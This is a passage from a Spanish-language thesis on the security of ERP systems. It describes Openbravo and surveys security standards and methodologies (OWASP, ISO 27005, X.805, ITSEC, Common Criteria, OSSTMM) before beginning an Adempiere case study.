

Ilustración 6 Módulos Adempiere



Ilustración 7 Características Funcionales

3.1.3 OPEN BRAVO

Es una aplicación de código abierto de gestión empresarial del tipo ERP, destinada a empresas de pequeño y mediano tamaño. La estructura de datos de la aplicación está basada originalmente en una versión antigua de Compiere, proyecto con el cual no mantiene compatibilidad alguna.

Openbravo es una aplicación con arquitectura cliente/servidor web escrita en Java. Se ejecuta sobre Apache y Tomcat y con soporte para bases de datos PostgreSQL y Oracle. Actualmente se encuentra disponible en español, inglés, italiano, portugués, ruso, ucraniano y francés.

Openbravo está basado en una arquitectura revolucionaria que repercute en un modo mejor de desarrollar aplicaciones de software: más escalable, más flexible y más fácil de extender y mantener (Ilustración 8).

La versión más reciente del producto ofrece soporte para módulos y verticales sectorizados desarrollados por terceros. Con ello se logra dar acceso a un conjunto de funcionalidades mucho mayor a la vez que se reducen de manera significativa los costes de implementación del ERP.



Ilustración 8 Arquitectura Open Bravo

3.1.3.1 Principales gestiones de Open Bravo

Openbravo gestiona una serie de módulos que lo hacen especialmente funcional y adaptable a las necesidades de las empresas, y a los procesos que estas implementen (Ilustración 9)

- Gestión de datos maestros: Planificar el negocio con precisión, además con soporte multipropietario (multi-tenant) y multiempresas (multi-organization). Entre los objetos estándar se incluyen productos, componentes, facturas de materiales, clientes, proveedores, empleados, almacenes, etc.

- Gestión de los aprovisionamientos: Minimizar los costes de adquisición con la planificación de compras, órdenes de compra, recepción de mercancías, registro de facturas, etc.

- Gestión de almacenes: Optimizar el control del inventario y satisfacer a los clientes gestionando los almacenes y ubicaciones, unidades, lotes, números de serie, bultos, etiquetas, entradas y salidas, movimientos entre almacenes, inventarios, valoración de existencias, transporte, etc.

- Gestión de la producción: Agilizar la producción y controlar los costes con listas de materiales, planes de producción, planificación de requisitos de materiales, órdenes de fabricación, partes de trabajo, incidencias laborales, mantenimiento preventivo, etc.

- Gestión de ventas y gestión de las relaciones con los clientes (CRM): Obtener el máximo partido de las relaciones con los clientes gestionando precios, tarifas, variando la cantidad de los pedidos, envíos, facturación, descuentos por volumen, comisiones, etc.

- Gestión de proyectos y servicios: Aumentar la rentabilidad de los proyectos supervisando los proyectos, fases, tareas, recursos, presupuestos, gastos y facturas, compras relacionadas, etc.

- Gestión financiera y contabilidad: Realizar el control financiero y agilizar el proceso de pagos con la integración del libro de mayor, gestión avanzada de cobros y pagos, plan contable por organización, contabilidad y conciliación bancaria, presupuestos, impuestos, balances, pérdidas y ganancias, etc.

- Analíticas incorporadas: Mejorar la toma de decisiones y la ejecución de la estrategia de negocio gracias a la elaboración flexible de informes y al acceso simplificado a la información básica operacional e Inteligencia de negocio mediante navegador.

Ilustración 9 Características Funcionales Open Bravo

3.2 ESTADO DEL ARTE

A continuación se hará un análisis de los principales estándares y modelos de seguridad más usados en la actualidad, con el fin de detectar elementos aplicables a la evaluación de la seguridad de los sistemas ERP, con el fin de hacerlo de forma rigurosa y ceñida a los estándares internacionales.
0+

3.2.1 OWASP

La fundación OWASP ofrece un portal con amplia variedad de documentos para las personas involucradas en el área de la seguridad informática. En ella se generan documentos de manera colaborativa con aportes de los usuarios que pertenecen a la comunidad, actualmente posee una amplia popularidad en temas relacionados con la seguridad en aplicaciones web y

comercio electrónico. La fundación es reconocida en el mundo y goza de amplia aceptación en diversas organizaciones internacionales que han adoptado sus metodologías.

Está orientado a intentar que los desarrolladores produzcan mejores programas, mediante el desarrollo de herramientas útiles para identificar los fallos y corregirlos, la educación de los grupos involucrados, para evitar que se produzcan fallos, el fomento de la discusión de problemas a través de una comunidad abierta y la definición de estándares y metodologías.

OWASP es financiado por muchas empresas de carácter tecnológico alrededor del mundo que junto a personas particulares entusiastas de la seguridad del software, se convierte en una de las mayores comunidades dedicadas a generar soluciones metodológicas y proyectos destinados a mitigar las vulnerabilidades que presentan las aplicaciones web.

Al ser una comunidad abierta, OWASP no es partidaria de ninguna tecnología. Todo el contenido y las aplicaciones desarrolladas bajo el proyecto OWASP pueden ser aplicados en cualquier entorno y plataforma.

3.2.1.1 OWASP development Guide

Manual para diseñar, desarrollar y desplegar aplicaciones web, y dirigida a arquitectos de sistemas, programadores, consultores y auditores, de donde se tomaran elementos que mejoren el desarrollo, implementación y crecimiento de los ERP. (Foundation, 2009)

3.2.1.2 OWASP Testing Guide

Guía de pruebas de seguridad en aplicaciones web introduciendo actividades como la definición de modelos de riesgo, la revisión de código fuente y las pruebas de intrusión, que permitirán evaluar los sistemas ERP para detectar la mayor cantidad de debilidades y así definir su posible solución. (Foundation, 2009)

- **Comprobación**

Durante el ciclo de vida del desarrollo de una aplicación web, los procedimientos del software deben de ser probados para cumplir con los

requerimientos definidos inicialmente, se describe a la comprobación como:

- Poner a prueba o probar.
- Pasar una prueba.
- Ser asignado un estado o evaluación basado en pruebas

La comprobación es una secuencia de actividades que permiten comparar el estado actual del software con el deseado o ideal. Cuando se presenta una inconsistencia es cuando podemos diagnosticar entonces un problema lógico o de diseño en la aplicación que se está evaluando.

- **Por qué comprobar**

El documento ha sido diseñado para ayudar a las organizaciones a entender la realización de un programa de pruebas, ayudar a identificar los pasos necesarios para construir y operar las pruebas de seguridad sobre sus aplicaciones web. Se pretende suministrar una vista lo más amplia posible de los elementos necesarios requeridos para realizar un programa de seguridad de aplicación web exhaustivo

- **Cuándo comprobar**

Algunas organizaciones no comprueban el software desde sus inicios, solamente mejoran la seguridad de las aplicaciones basándose en una medida correctiva, esta es una práctica muy costosa ya que a medida que se avanza durante el ciclo de vida de un proyecto de software, el costo de corregir fallos o bugs de seguridad se hace mas grande.

- **Qué debe comprobarse**

Comprobar el software implica involucrar personas, procesos y tecnología. Se debe evaluar a las personas para comprobar que estas tienen la suficiente concientización y educación para definir un buen software. Se deben comprobar los procesos para poder garantizar que existan políticas y estándares que estén siendo aplicados de la manera debida por las personas y se debe comprobar tecnología para poder garantizar que los procesos sean bien definidos durante su implementación.

3.2.1.3 OWASP Secure Coding Practices

Este documento proporciona una referencia rápida de alto nivel para asegurar las prácticas de codificación. Define un conjunto de prácticas generales de seguridad de software de codificación, en un formato adecuado, que puede ser integrado en el ciclo de desarrollo

3.2.1.4 OWASP Application Security Verification Standard Project

El ASVS define el primer estándar reconocido internacionalmente para la realización de evaluaciones de seguridad en aplicaciones. Cubre tanto los enfoques automáticos y manuales para la evaluación (verificación) de las aplicaciones, utiliza tanto las pruebas de seguridad y las técnicas de revisión de código.

3.2.1.5 OWASP TOP 10

Documento donde se exponen las 10 vulnerabilidades mas criticas que afectan las aplicaciones web, este documento es actualizado cada 3 años, reúne información sobre las tendencias de los atacantes y nuevas vulnerabilidades encontradas en las aplicaciones web. A continuación se listaran las vulnerabilidades a las que el documento hace referencia

- Infección
- Cross Site Scripting (XSS)
- Broken Authentication and Session Management
- Insecure Direct Object References
- Cross Site Request Forgery (CSRF)
- Security Misconfiguration
- Insecure Cryptographic Storage
- Failure to Restrict URL Access
- Insufficient Transport Layer Protection
- Unvalidated Redirects and Forwards

3.2.1.6 ESAPI

La OWASP Enterprise Security API es una librería de seguridad para aplicaciones web, libre y de código abierto, que facilita a los programadores escribir aplicaciones de menor riesgo. Las bibliotecas ESAPI están diseñadas para facilitar a los programadores la adopción de la seguridad en aplicaciones existentes. Las bibliotecas ESAPI también sirven como una base sólida para un nuevo desarrollo.

Teniendo en cuenta las diferencias especificas en los lenguajes, todas las versiones de OWASP ESAPI tienen el mismo diseño básico:

Hay un conjunto de interfaces de control de seguridad. Se define por ejemplo, tipos de parámetros que se pasan a los tipos de controles de seguridad.

Hay opcionalmente sus propias implementaciones para cada control de seguridad. Es posible que la lógica de aplicación que figura en estas clases que pueden ser desarrollados por o para su organización. Un ejemplo: La autenticación de las empresas.

Este proyecto está licenciado bajo la licencia BSD, el cual es muy permisivo y lo más cercano al dominio público. La documentación del proyecto está licenciado bajo la licencia Creative Commons. Se puede utilizar o modificar ESAPI lo que se considere necesario, incluso incluirlo en los productos comerciales. (Foundation, 2009)

3.2.2 ISO/IEC 27001-27005

Este Estándar Internacional ha sido preparado para proporcionar un modelo para establecer, implementar, operar, monitorear, revisar, mantener y mejorar un Sistema de Gestión de Seguridad de la Información (SGSI). La adopción de un SGSI debe ser una decisión estratégica para una organización. El diseño e implementación del SGSI de una organización es influenciado por las necesidades y objetivos, requerimientos de seguridad, los procesos empleados y el tamaño y estructura de la organización. Se espera que estos y sus sistemas de apoyo cambien a lo largo del tiempo. Se espera que la implementación de un SGSI se extienda en concordancia con las necesidades de la organización; por ejemplo, una situación simple requiere una solución SGSI simple.

Este estándar se alinea con el ISO 9001:2000 e ISO 14001:2004 para dar soporte a una implementación y operación consistente e integrada con los estándares de gestión relacionados. Por lo tanto, un sistema de gestión adecuadamente diseñado puede satisfacer los requerimientos de todos estos estándares.

3.2.2.1 ISO/IEC 27005:2011 Gestión de riesgos de seguridad de la información recomendaciones, métodos y técnicas para evaluación de riesgos de seguridad

Proporciona una guía para la gestión de riesgos de seguridad de la información. Da soporte a los conceptos generales incluidos en ISO 27001 y ha sido diseñada por el JTC 1/SC 27 para ayudar en la tarea de gestión de la seguridad de la información basada en una aproximación de gestión de riesgos. Es recomendable conocer los conceptos, modelos, procesos y terminología de ISO27001 e ISO27002.

Sustituye (y actualiza) las partes 3 y 4 de la norma ISO TR 13335 (Técnicas para la gestión de la seguridad IT y Selección de salvaguardas, respectivamente) y se convierte en la guía principal para el desarrollo de las actividades de análisis y tratamiento de riesgos en el contexto de un SGSI. Constituye, por tanto, una ampliación del apartado 4.2.1 de la norma ISO 27001, en el que se presenta la gestión de riesgos como la piedra angular de un SGSI, pero sin prever una metodología específica para ello.

Es necesario un enfoque sistemático para la gestión del riesgo en la seguridad de la información para identificar las necesidades de la organización con respecto a los requisitos de seguridad de la información y para crear un sistema de gestión de la seguridad de la información (SGSI) eficaz. Este enfoque debería ser adecuado para el entorno de la organización y, en particular, debería cumplir los lineamientos de toda la gestión del riesgo en la empresa. Los esfuerzos de seguridad deberían abordar los riesgos de una manera eficaz y oportuna donde y cuando sean necesarios. La gestión del riesgo en la seguridad de la información debería ser una parte integral de todas las actividades de gestión de seguridad de la información y se deberían aplicar tanto a la implementación como al funcionamiento continuo de un SGSI.

La gestión del riesgo en la seguridad de la información debería ser un proceso continuo. Tal proceso debería establecer el contexto, evaluar los riesgos, tratar los riesgos utilizando un plan de tratamiento para implementar las recomendaciones y decisiones. La gestión del riesgo analiza lo que puede suceder y cuáles pueden ser las posibles consecuencias, antes de decidir lo que se debería hacer y cuando hacerlo, con el fin de reducir el riesgo hasta un nivel aceptable.

La gestión del riesgo en la seguridad de la información debería contribuir a:

- La identificación de los riesgos;
- La evaluación de los riesgos en términos de sus consecuencias para el negocio y la probabilidad de su ocurrencia;
- La comunicación y entendimiento de la probabilidad y las consecuencias de estos riesgos ;
- El establecimiento del orden de prioridad para el tratamiento de los riesgos;
- La priorización de las acciones para reducir la ocurrencia de los riesgos;
- La participación de los interesados cuando se toman las decisiones sobre gestión del riesgo y mantenerlos informados sobre el estado de la gestión del riesgo;
- La eficacia del monitoreo del tratamiento del riesgo;
- El monitoreo y revisión con regularidad del riesgo y los procesos de gestión de riesgos;

- La captura de información para mejorar el enfoque de la gestión de riesgos;
- La educación de los directores y del personal acerca de los riesgos y las acciones que se toman para mitigarlos.

El proceso de gestión del riesgo en la seguridad de la información se puede aplicar a la organización en su totalidad, a una parte separada de la organización (por ejemplo, un departamento, una ubicación física, un servicio), a cualquier sistema de información, existente o planificado, o a aspectos particulares del control (por ejemplo, la planificación de la continuidad del negocio). (ISO, 2005)

3.2.3 X.805

El Esquema de Seguridad de los Bell Labs. Es la metodología sistemática para implementar una red segura.

UIT-T X.805 (antes X.css), arquitectura de seguridad para sistemas de extremo a extremo en las comunicaciones y las redes.

Las industrias de telecomunicaciones y tecnologías de la información están buscando soluciones rentables de seguridad integral. Una red de seguridad debe estar protegida contra los ataques maliciosos y accidentales y deben tener una alta disponibilidad, tiempo de respuesta apropiado, fiabilidad, integridad, escalabilidad. Las capacidades de seguridad de los productos son cruciales para la seguridad general de la red (incluyendo aplicaciones y servicios). Sin embargo, a medida que más productos se combinan para proporcionar soluciones totales, la interoperabilidad, o la falta de ella, define el éxito de la solución. Para lograr una solución en el entorno de múltiples proveedores, la seguridad de la red debe ser diseñada en torno a una arquitectura de seguridad estándar. (Case study: ITU-T recommendation X.805 applied to an enterprise environment—banking, 2007)

Consta de tres capas, tres planos y 8 dimensiones de seguridad

- Organiza la complejidad de una red en requerimientos más gestionables
- Abarca la totalidad de la red, considerando todos sus elementos
- Un enfoque común conlleva a un entendimiento cabal
- Promueve la estandarización como factor esencial para lograr la interoperabilidad en un entorno de varios proveedores

X.805 permite la integración de las redes, las personas y los procesos en un entorno confiable y seguro.

Modelos de Amenaza ((ITU-T))

- Destrucción (Se ataca la disponibilidad):
  Destrucción de la información y/o de otros recursos de la red

  Ejemplo: Destrucción de un equipo

- Corrupción (Se ataca la integridad):
  Acceso no autorizado a un activo

  Ejemplos: Cambios a la configuración de la red

  Cambios a los datos transmitidos

- Eliminación (Se ataca la disponibilidad):

  Robo, retiro o pérdida de información y/o de otro recurso de la red

  Ejemplo: Robo de laptop o de información confidencial

- Difusión (Se ataca la confidencialidad):

  Acceso no autorizado a un activo

  Ejemplos: Captura no autorizada de datos (data sniffing)

  Uso no autorizado de puntos WLAN

- Interrupción (Se ataca la disponibilidad):

  La red no se puede utilizar

  Ejemplos: Corte de un enlace o cable

  Ataque de denegación de servicio de la red.

3.2.4 ITSEC (White Book)

Los Criterios de Evaluación de Seguridad en Tecnologías de la Información (CESTI), también conocidos por sus siglas en inglés ITSEC (Information Technology Security Evaluation Criteria), son un conjunto de criterios para evaluar la seguridad informática de productos y sistemas.

Los CESTI fueron publicados en mayo de 1990 por la RFA, Francia, los Países Bajos y el Reino Unido, basándose en trabajos anteriores existentes en las naciones mencionadas. A partir de la profunda revisión internacional a que fueron sometidos, la Comisión Europea publicó la versión 1.2 en junio de 1991, para su uso operativo en los esquemas de evaluación y certificación.

El producto o sistema sometido a evaluación, denominado objetivo de evaluación (OE) es sometido a un examen detallado de sus características de seguridad, que culmina con extensas pruebas de funcionamiento y test de penetración. El grado de examen depende del nivel de confianza deseado para el OE. Para proporcionar diferentes grados de confianza, los CESTI definen los llamados niveles de evaluación, desde E0 a E6. Los niveles más altos de evaluación exigen exámenes y test más detallados del OE.

A diferencia de criterios preexistentes (en particular los TCSEC desarrollados por el Departamento de Defensa de los Estados Unidos), los CESTI no requieren que los OE contengan características técnicas específicas para alcanzar un determinado nivel de confianza. Por ejemplo, un OE puede ofrecer características de autentificación o integridad sin proporcionar medidas de confidencialidad o disponibilidad. Las especificaciones de seguridad de un OE dado deben estar detalladas en el documento Objetivo de seguridad, cuyo contenido debe ser evaluado y aprobado antes de someter el OE a examen. Las evaluaciones basadas en los CESTI únicamente verifican las características de seguridad descritas en el mencionado documento.

A partir de la publicación de los CESTI en 1990, varios países europeos han acordado reconocer la validez de los test CESTI. Hoy en día los CESTI han sido reemplazados en su mayor parte por los Criterios Comunes, que proporcionan niveles de evaluación definidos de manera similar, y también implementan los conceptos de objetivo de evaluación y el documento Objetivo de seguridad. (ECSC-EEC-EAEC, 1991)

3.2.5 COMMON CRITERIA

Los Criterios Comunes (CC) tienen su origen en 1990 y surgen como resultado de la armonización de los criterios sobre seguridad de productos software ya utilizados por diferentes países con el fin de que el resultado del proceso de evaluación pudiese ser aceptado en múltiples países. Los CC permiten comparar los resultados entre evaluaciones de productos independientes. Para ello, se proporcionan un conjunto común de requisitos funcionales para los productos de TI (Tecnologías de la Información). Estos productos pueden ser hardware, software o firmware. El proceso de evaluación establece un nivel de confianza en el grado en el que el producto TI satisface la funcionalidad de seguridad de estos productos y ha superado las medidas de evaluación aplicadas. Los CC son útiles

como guía para el desarrollo, evaluación o adquisición de productos TI que incluyan alguna función de seguridad. La lista de productos certificados según los CC se encuentra disponible en la web de Common Criteria. (CCRA)

3.2.5.1 Funcionamiento

Con el fin de poder certificar un producto según los Criterios Comunes se deben comprobar, por parte de uno de los laboratorios independientes aprobados, numerosos parámetros de seguridad que han sido consensuados y aceptados por 22 países de todo el mundo. El proceso de evaluación incluye la certificación de que un producto software específico verifica los siguientes aspectos:

Los requisitos del producto están definidos correctamente.

Los requisitos están implementados correctamente.

El proceso de desarrollo y documentación del producto cumple con ciertos requisitos previamente establecidos.

Los Criterios Comunes establecen entonces un conjunto de requisitos para definir las funciones de seguridad de los productos y sistemas de Tecnologías de la Información y de los criterios para evaluar su seguridad. El proceso de evaluación, realizado según lo prescrito en los Criterios Comunes, garantiza que las funciones de seguridad de tales productos y sistemas reúnen los requisitos declarados. Así, los clientes pueden especificar la funcionalidad de seguridad de un producto en términos de perfiles de protección estándares y de forma independiente seleccionar el nivel de confianza en la evaluación de un conjunto definido desde el EAL1 al EAL7.

3.2.5.2 Perfiles de Protección

Un perfil de protección (Protection Profile) define un conjunto de objetivos y requisitos de seguridad, independiente de la implantación, para un dominio o categoría de productos que cubre las necesidades de seguridad comunes a varios usuarios. Los perfiles de protección son reutilizables y normalmente públicos y están compuestos de:

Requisitos funcionales (SFR, Security Funcional Requirement) proporcionan mecanismos para hacer cumplir la política de seguridad. Como ejemplos de requisitos funcionales mencionar la protección de datos de usuario, el soporte criptográfico, la autenticación, la privacidad o el control de acceso.

Requisitos de confianza o aseguramiento (SAR, Security Assurance Requirement) proporcionan la base para la confianza en que un producto verifica sus objetivos de seguridad.

Los requisitos de confianza se han agrupado en niveles de confianza en la evaluación (EAL, Evaluation Assurance Levels) que contienen requisitos de confianza construidos específicamente en cada nivel. Los EALs proporcionan una escala incremental que equilibra el nivel de confianza obtenido con el coste y la viabilidad de adquisición de ese grado de confianza. (CCRA)

3.2.6 OSSTMM (Open Source Security Testing Methodology Manual)

The Open Source Security Testing Methodology proporciona una metodología para una prueba de seguridad completa. Una auditoría OSSTMM es una precisa medida de seguridad a nivel operativo, una metodología que está diseñada para ser consistente y repetible. Un proyecto de código abierto, que permite a cualquier analista de seguridad aportar ideas para la realización de pruebas de seguridad más precisas, procesables, y eficientes. Además permite la libre difusión de información y propiedad intelectual.

El OSSTMM provee un manual que apoya esta metodología, el propósito principal de este manual es suministrar una metodología científica para la correcta caracterización de la seguridad operacional (OPSEC) a través de pruebas y la correlación de los resultados de dichas pruebas de manera consistente y confiable. Este manual se puede adaptar a casi cualquier tipo de auditoría, incluyendo pruebas de penetración, hacking ético, evaluaciones de seguridad, evaluaciones de vulnerabilidad, trabajo en equipo entre otras. Está escrito como un documento de investigación sobre seguridad y está diseñado para la verificación de la seguridad de manera objetiva y la presentación de los indicadores a nivel profesional.

Una segunda finalidad es proporcionar directrices que, si se siguen correctamente, permiten al analista realizar una auditoría de certificación tipo OSSTMM. Estas directrices existen para asegurar lo siguiente:

1. La prueba se llevó a cabo a fondo.
2. La prueba incluye todos los canales necesarios.
3. La postura de la prueba cumplió con la ley.
4. Los resultados se pueden medir de una forma cuantificable.
5. Los resultados son consistentes y repetibles.
6. Los resultados contienen sólo los hechos como se desprende de las propias pruebas.

Un beneficio indirecto de este manual es que puede actuar como una referencia central en todas las pruebas de seguridad, independientemente del tamaño de la organización, la tecnología, o protección buscada. (Pete Herzog, 2010)

Definición de una prueba de la seguridad

Estos siete pasos llevarán hasta el inicio de una prueba de seguridad bien definida.

1. Definir lo que se quiere proteger. Estos son los activos. Los mecanismos de protección de estos activos son los controles que se evaluaran para identificar sus limitaciones.

2. Identificar el área alrededor de los activos, que incluye los mecanismos de protección y de los procesos o servicios que hay en torno a ellos.

3. Definir todos los elementos fuera de la zona de influencia física de los activos que sean necesarios para mantener dichos activos operativos.
   Esto puede incluir cosas que no pueden influir directamente, como la electricidad, alimentos, agua, aire, estabilidad del suelo, leyes, reglamentos, calor, frío, los personas, la marca, asociaciones, etc. También cuenta lo que mantiene la infraestructura operativa, como los procesos y protocolos.

4. Definir vectores o aspectos a evaluar. En cada vector lo ideal sería realizar una prueba independiente para mantener cada aspecto de manera independiente.
5. Identificar qué equipos son necesarios para cada prueba. Se han clasificado por función de cinco canales. Los canales son humanos, Wireless física, Telecomunicaciones y redes de datos. Cada canal debe ser probado por separado.
6. Determinar la información que desea obtener de la prueba. ¿Va a ser pruebas de las interacciones con los activos o también la respuesta de las medidas de seguridad activa? El tipo de prueba debe ser de forma individual.

7. Asegurar que la prueba de seguridad que se han definido estén acordes a las normas de intervención, una guía para asegurar el proceso para una prueba de seguridad adecuadas, sin crear malos entendidos, ideas erróneas, o falsas expectativas.

4. ANÁLISIS DE SEGURIDAD (Caso de Estudio Adempiere)

Para realizar el análisis de seguridad se tendrán en cuenta los componentes tanto de la aplicación como los de su entorno, identificando los elementos que puedan verse comprometidos desde el punto de vista de la seguridad (Ilustración 10).



Ilustración 10 Elementos a analizar

Para realizar las diferentes pruebas se utilizará como modelo, el propuesto por el OSSTMM. Esta metodología está dividida en secciones, módulos y tareas (Ilustración 11). Las secciones son puntos específicos en el mapa de seguridad que se sobreponen entre sí y comienzan a descubrir un todo que es mucho mayor a la suma de sus partes. Cada módulo tiene una salida y una entrada. La entrada es la información usada en el desarrollo de cada tarea. La salida es el resultado de las tareas completadas. La salida puede o no ser datos analizados (también conocido como inteligencia) para

servir como entrada para otro módulo. Incluso puede ocurrir que la misma salida sirva como entrada para más de un módulo o sección.

